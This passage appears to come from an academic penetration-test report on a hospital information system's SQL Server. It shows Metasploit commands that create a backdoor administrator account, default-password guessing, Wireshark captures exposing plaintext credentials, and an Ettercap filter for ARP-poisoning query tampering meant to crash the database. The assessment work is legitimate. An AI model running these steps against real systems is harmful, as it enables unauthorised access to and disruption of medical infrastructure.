Threads => 20
msf5 auxiliary(scanner/mssql/mssql_ping) > exploit

[*] [redacted].136:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 39 : MSSQL exploit 1


It is closed to ping operation, so server information cannot be learned.



```
msf5 auxiliary(scanner/mssql/mssql_ping) > use auxiliary/admin/mssql/mssql_exec msf5 auxiliary(admin/mssql/mssql_exec) > show options

Module options (auxiliary/admin/mssql/mssql_exec):

   Name                 Current Setting                   Required  Description
   ----                 ---------------                   --------  -----------
   CMD                  cmd.exe /c echo OWNED > C:\owned.exe  no        Command to execute
   PASSWORD                                               no        The password for the specified username
   RHOSTS                                                 yes       The target address range or CIDR identifier
   RPORT                1433                              yes       The target port (TCP)
   TDSENCRYPTION        false                             yes       Use TLS/SSL for TDS data "Force Encryption"
   USERNAME             sa                                no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false                             yes       Use windows authentification (requires DOMAIN option set)

msf5 auxiliary(admin/mssql/mssql_exec) > set RHOST [redacted].136
RHOST => [redacted].136
msf5 auxiliary(admin/mssql/mssql_exec) > set MSSQL_PASS password
MSSQL_PASS => password
msf5 auxiliary(admin/mssql/mssql_exec) > set CMD net user bruce ihazpassword /ADD
CMD => net user bruce ihazpassword /ADD
msf5 auxiliary(admin/mssql/mssql_exec) > exploit
[*] Running module against [redacted].136
[*] Auxiliary module execution completed
msf5 auxiliary(admin/mssql/mssql_exec) > set CMD net local group administrator bruce /ADD
CMD => net local group administrator bruce /ADD
msf5 auxiliary(admin/mssql/mssql_exec) > exploit
[*] Running module against [redacted].136
[*] Auxiliary module execution completed
```


Figure 40 : MSSQL exploit 2

In addition to the tried above, exec exploit also used to bypass the mssql. However, it didn't work since there is no information about the credentials to the system.



```
msf5 auxiliary(scanner/mssql/mssql_ping) > use auxiliary/admin/mssql/mssql_enum_domain_accounts
msf5 auxiliary(admin/mssql/mssql_enum_domain_accounts) > show options

Module options (auxiliary/admin/mssql/mssql_enum_domain_accounts):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   FuzzNum              10000            yes       Number of principal_ids to fuzz.
   PASSWORD                              no        The password for the specified username
   RHOSTS                                yes       The target address range or CIDR identifier
   RPORT                1433             yes       The target port (TCP)
   TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "Force Encryption"
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)

msf5 auxiliary(admin/mssql/mssql_enum_domain_accounts) > set RHOSTS [redacted].136
RHOSTS => [redacted].136
msf5 auxiliary(admin/mssql/mssql_enum_domain_accounts) > exploit
[*] Running module against [redacted].136

[*] [redacted]136:1433 - Attempting to connect to the database server at [redacted]136:1433 as sa...
[-]           136:1433 - Login was unsuccessful. Check your credentials.
[*] Auxiliary module execution completed
```

Figure 41 : MSSQL exploit 3




```
msf5 > use auxiliary/admin/mssql/mssql_enum_domain_accounts
msf5 auxiliary(admin/mssql/mssql_enum_domain_accounts) > set RHOSTS [redacted]136
RHOSTS => [redacted].136
msf5 auxiliary(admin/mssql/mssql_enum_domain_accounts) > set USERNAME admin
USERNAME => admin
msf5 auxiliary(admin/mssql/mssql_enum_domain_accounts) > set PASSWORD admin
PASSWORD => admin
msf5 auxiliary(admin/mssql/mssql_enum_domain_accounts) > exploit
[*] Running module against [redacted].136

[*] [redacted].136:1433 - Attempting to connect to the database server at [redacted].136:1433 as admin...
[-]            .136:1433 - Login was unsuccessful. Check your credentials.
[*] Auxiliary module execution completed
msf5 auxiliary(admin/mssql/mssql_enum_domain_accounts) > set USERNAME administrator
USERNAME => administrat�or
msf5 auxiliary(admin/mssql/mssql_enum_domain_accounts) > set PASSWORD administrator
PASSWORD => administrator
msf5 auxiliary(admin/mssql/mssql_enum_domain_accounts) > exploit
[*] Running module against [redacted]136

[*] [redacted]:1433 - Attempting to connect to the database server at [redacted].136:1433 as administrat�or...
[-]           :1433 - Login was unsuccessful. Check your credentials.
[*] Auxiliary module execution completed
msf5 auxiliary(admin/mssql/mssql_enum_domain_accounts) >
```

Figure 42 : MSSQL exploit 4

Wireshark

The program called Wireshark is used to determine the protocol being used. The protocol found out that the server is using was the Tabular Data Stream (TDS) protocol [77]–[79]. TDS is an application layer protocol that used to requests, responses, and data's between the database server and a client. TDS protocol uses TLS for encryption for secure transmission over the internet. However, the TDS protocol is vulnerable to downgrade and MITM attacks [80]. Native authentication attacks were successful ,however, when the same attack performed again on the since the selected HIMS does not support Linux operating system and SQL Server version is 2014. It should be noted that these attacks were also taken care of by service pack [81]. Then network sniffing has been done with thought in mind to gather valuable information.


A vital error found while using Wireshark. Even though the server connection is encrypted, it is found that, whenever a user is logging in from a client, the credentials of the user/admin were sent open and not encrypted from user to server.



```
fòAdmintWB                 kAadmin
```

Figure 43 : Client login credentials


After tracing the queries for database name and password from wireshark packets, but only to find out it is encrypted as well.



```
        suea çÐKoduç
DBUserName  çôÐ
DBPasswordçdÐPassword
    PyxisPort   cdÐPac
```

Figure 44 : Database credentials


Moreover, it is also found out that when a user opens the client, the HIMS application gets the credentials before even user tries to login the system.



```
Admint                         fòadmin
```


Figure 45 : Login credentials before login operation

Since only the key exchange is encrypted but not the data, it can be easily manipulated. See Figure 46-49.



```
No.   Time        [redacted]                     Protocol Length Info
  242 12.450701                                  TCP        66 50805 → 1433 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
  243 12.531036                                  TCP        66 1433 → 50805 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
  244 12.531089                                  TCP        54 50805 → 1433 [ACK] Seq=1 Ack=1 Win=65700 Len=0
  245 12.531320                                  TDS       148 TDS7 pre-login message
  246 12.611721                                  TDS       102 Response
  247 12.612118                                  TDS       249 TDS7 pre-login message
  249 12.692503                                  TDS       259 TDS7 pre-login message
  250 12.693069                                  TDS       169 TDS7 pre-login message
  251 12.693297                                  TDS       427 TLS exchange
  254 12.773338                                  TCP        60 1433 → 50805 [ACK] Seq=254 Ack=778 Win=130560 Len=0
  255 12.774063                                  TDS       504 Response
  256 12.774340                                  SMP        70 SID: 0, Syn
  257 12.774560                                  SMP        70 SID: 1, Syn
  258 12.774609                                  TDS       132 SQL batch
  260 12.854399                                  TCP        60 1433 → 50805 [ACK] Seq=704 Ack=810 Win=130560 Len=0
  261 12.854856                                  TDS       111 Response
  283 13.051798                                  TCP        54 50805 → 1433 [ACK] Seq=888 Ack=761 Win=64940 Len=0
  338 13.604444                                  TDS       636 SQL batch
  349 13.685011                                  TDS       260 Response
  351 13.717582                                  TDS      1843 Remote Procedure Call
  352 13.799514                                  TCP        60 1433 → 50805 [ACK] Seq=967 Ack=3259 Win=131328 Len=0
  353 13.800548                                  TCP      1514 1433 → 50805 [ACK] Seq=967 Ack=3259 Win=131328 Len=1460 [TCP segment of a reassembled PDU]
  356 14.003375                                  TCP        54 50805 → 1433 [ACK] Seq=3259 Ack=2427 Win=65700 Len=0
```


Figure 46 : TDS7 pre-login encrypted message



```
▷ Frame 245: 148 bytes on wire (1184 bits), 148 bytes captured (1184 bits) on in
▷ Ethernet II, Src: HewlettP_3a:4c:21 (74:46:a0:3a:4c:21), Dst: HewlettP_dd:66:0
▷ Internet Protocol Version 4, Src: 10.40.32.156, Dst: [redacted].136
◢ Transmission Control Protocol, Src Port: 50805, Dst Port: 1433, Seq: 1, Ack: 1
    Source Port: 50805
    Destination Port: 1433
    [Stream index: 6]
    [TCP Segment Len: 94]
    Sequence number: 1    (relative sequence number)
    [Next sequence number: 95    (relative sequence number)]
    Acknowledgment number: 1    (relative ack number)
    0101 .... = Header Length: 20 bytes (5)
  ◢ Flags: 0x018 (PSH, ACK)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Nonce: Not set
      .... 0... .... = Congestion Window Reduced (CWR): Not set

0000  78 ac c0 dd 66 00 74 46  a0 3a 4c 21 08 00 45 00   x···f·tF ·:L!··E·
0010  00 86 25 fa 40 00 80 06  00 00 0a 28 20 9c 89 4a   ··%·@··· ···( ··J
0020  fc 88 c6 75 05 99 97 04  92 02 c7 a6 7a 61 50 18   ···u···· ····zaP·
0030  40 29 b1 0f 00 00 12 01  00 5e 00 00 01 00 00 00   @)······ ·^······
0040  24 00 06 01 00 2a 00 01  02 00 2b 00 01 03 00 2c   $····*·· ··+····,
0050  00 04 04 00 30 00 01 05  00 31 00 24 06 00 55 00   ····0··· ·1·$··U·
0060  01 ff 04 07 0c bc 00 00  00 00 00 00 19 24 01 47   ········ ·····$·G
0070  d2 2d 0a 7a 21 31 47 ae  07 e3 53 8a bf 29 5d a7   ·-·z!1G· ··S··)]·
0080  a2 17 df 93 ec 5d 47 a1  21 41 65 54 1b 0f e9 03   ·····]G· !AeT····
0090  00 00 00 01                                        ····
```

Figure 47 : TDS7 pre-login encrypted message – data


Parts of the queries are blurred for security reasons, although it is clear queries are not encrypted.



```
▷ Frame 926: 360 bytes on wire (2880 bits), 360 bytes captured (2880 bits) on interface 0
▷ Ethernet II, Src: HewlettP_3a:4c:21 (74:46:a0:3a:4c:21), Dst: HewlettP_dd:66:00 (78:ac:c0:dd:66:0
▷ Internet Protocol Version 4, Src: 10.40.32.156, Dst: [redacted].136
◢ Transmission Control Protocol, Src Port: 50805, Dst Port: 1433, Seq: 4445, Ack: 499946, Len: 306
     Source Port: 50805
     Destination Port: 1433
```

[redacted]

Figure 48 : Open query Wireshark



```
[redacted] CanliMesa[redacted]
[redacted] MesajBaslik [redacted]
[redacted] IsOkunmandanKapa[redacted]
[redacted]MesajKalipId IsOk[redacted]
[redacted]R JOIN OrtakCanli[redacted]
     AND OCMAState [redacted]
[redacted]Tarihi AND OCM[redacted]
```

Figure 49 : Open queries taken from Wireshark

SQL Injection

SQL Injection parts consist of two different part;


- Query replace and ARP Poisoning from the network,
- SQL Injection by using HIMS application.

The reason it is divided into two SQL injection part is, assuming in the first one attacker does not have access to HIMS application, but can sniff the network. In the second one, the attacker knows the access credentials for user or admin and has access to HIMS application itself.

Query replace and ARP Poisoning

Eventhough all the different exploits considered, all the work done to obtain the DB credentials failed. Whatever next is to manipulate SQL queries to create errors, but ultimately, the goal was to crash the DB server, making it unable to responde to queries. The steps are explained in detail below.


When Figure 47 is examined, a query and its hexadecimal values can be seen since queries are not encrypted.



```
0000  78 ac c0 dd 66 00 74 46  a0 3a 4c 21 08 00 45 00   x···f·tF ·:L!··E·
0010  01 5a 26 cb 40 00 80 06  00 00 0a 28 20 9c 89 4a   ·Z&·@··· ···( ··J
0020  fc 88 c6 75 05 99 97 04  a3 5e c7 ae 1b 4a 50 18   ···u···· ·^···JP·
0030  40 29 b1 e3 00 00 53 08  01 00 32 01 00 00 05 00   @)····S· ··2·····
0040  00 00 46 00 00 00 01 09  01 22 00 00 01 00 16 00   ··F····· ·"······
0050  00 00 12 00 00 00 02 00  00 00 00 00 00 00 00 00   ··
0060  01 00 00 00 53 00 45 00  4c 00 45 00 43 00 54 00      S·E· L·E·C
0070  20 00 20 00 53 00 46 00  53 00 2e 00 49 00 64 00
0080  2c 00 20 00 53 00 46 00  53 00 2e 00 4b 00 75 00   ,    ·F· S·.
```

Figure 50 : Select hexadecimal values

These values are one of the key points in this attack, due to the fact that, when the specific keywords are known, there are scripts and tools that can replace it. In this case, ‘53’ means ‘S’ and ‘00’ means ‘null’.



```
root@kali:~/ettercap# echo HIMS | hexdump -C
00000000  48 49 4d 53 0a                                    |HIMS.|
00000005
```

Figure 51 : Hexdump value of ‘HIMS’ string

A script filter used to capture SQL ‘SELECT’ statement and to replace it with ‘HIMS’ with the help of a tool called ‘Ettercap’ [82].

“if (ip.proto == TCP && tcp.dst == 1433){


msg("SQL traffic captured\n");

if (search(DATA.data, "\x53\x00\x45\x00\x4c\x00\x45\x00\x43\x00\x54")){

msg("SELECT statement captured.....\n");

```
                replace("\x53\x00\x45\x00\x4c\x00\x45\x00\x43\x00\x54",
                "\x48\x00\x49\x00\x4d\x00\x53\x00\0a");
        msg(".....and replaced with HIMS");
        }
}"
```


Since the protocol used is known and the port is TCP/1443 (default port for SQL Server), the script above can be used with the function of Ettercap, which is Ettercap Filter.



```
root@kali:~/ettercap# etterfilter -o mssql_select.ef '/root/ettercap/mssql_select.filter'

etterfilter 0.8.2 copyright 2001-2015 Ettercap Development Team


 14 protocol tables loaded:
        DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

 13 constants loaded:
        VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP

 Parsing source file '/root/ettercap/mssql_select.filter'  done.

 Unfolding the meta-tree  done.

 Converting labels to real offsets  done.

 Writing output to 'mssql_select.ef'  done.

 -> Script encoded into 11 instructions.
```

Figure 52 : Ettercap filter

After the script is converted to filter '.ef' format for Ettercap, Ettercap GUI used for 'Unified Sniffing' to do ARP poisoning between the server and the client.



MITM Attack: ARP Poisoning

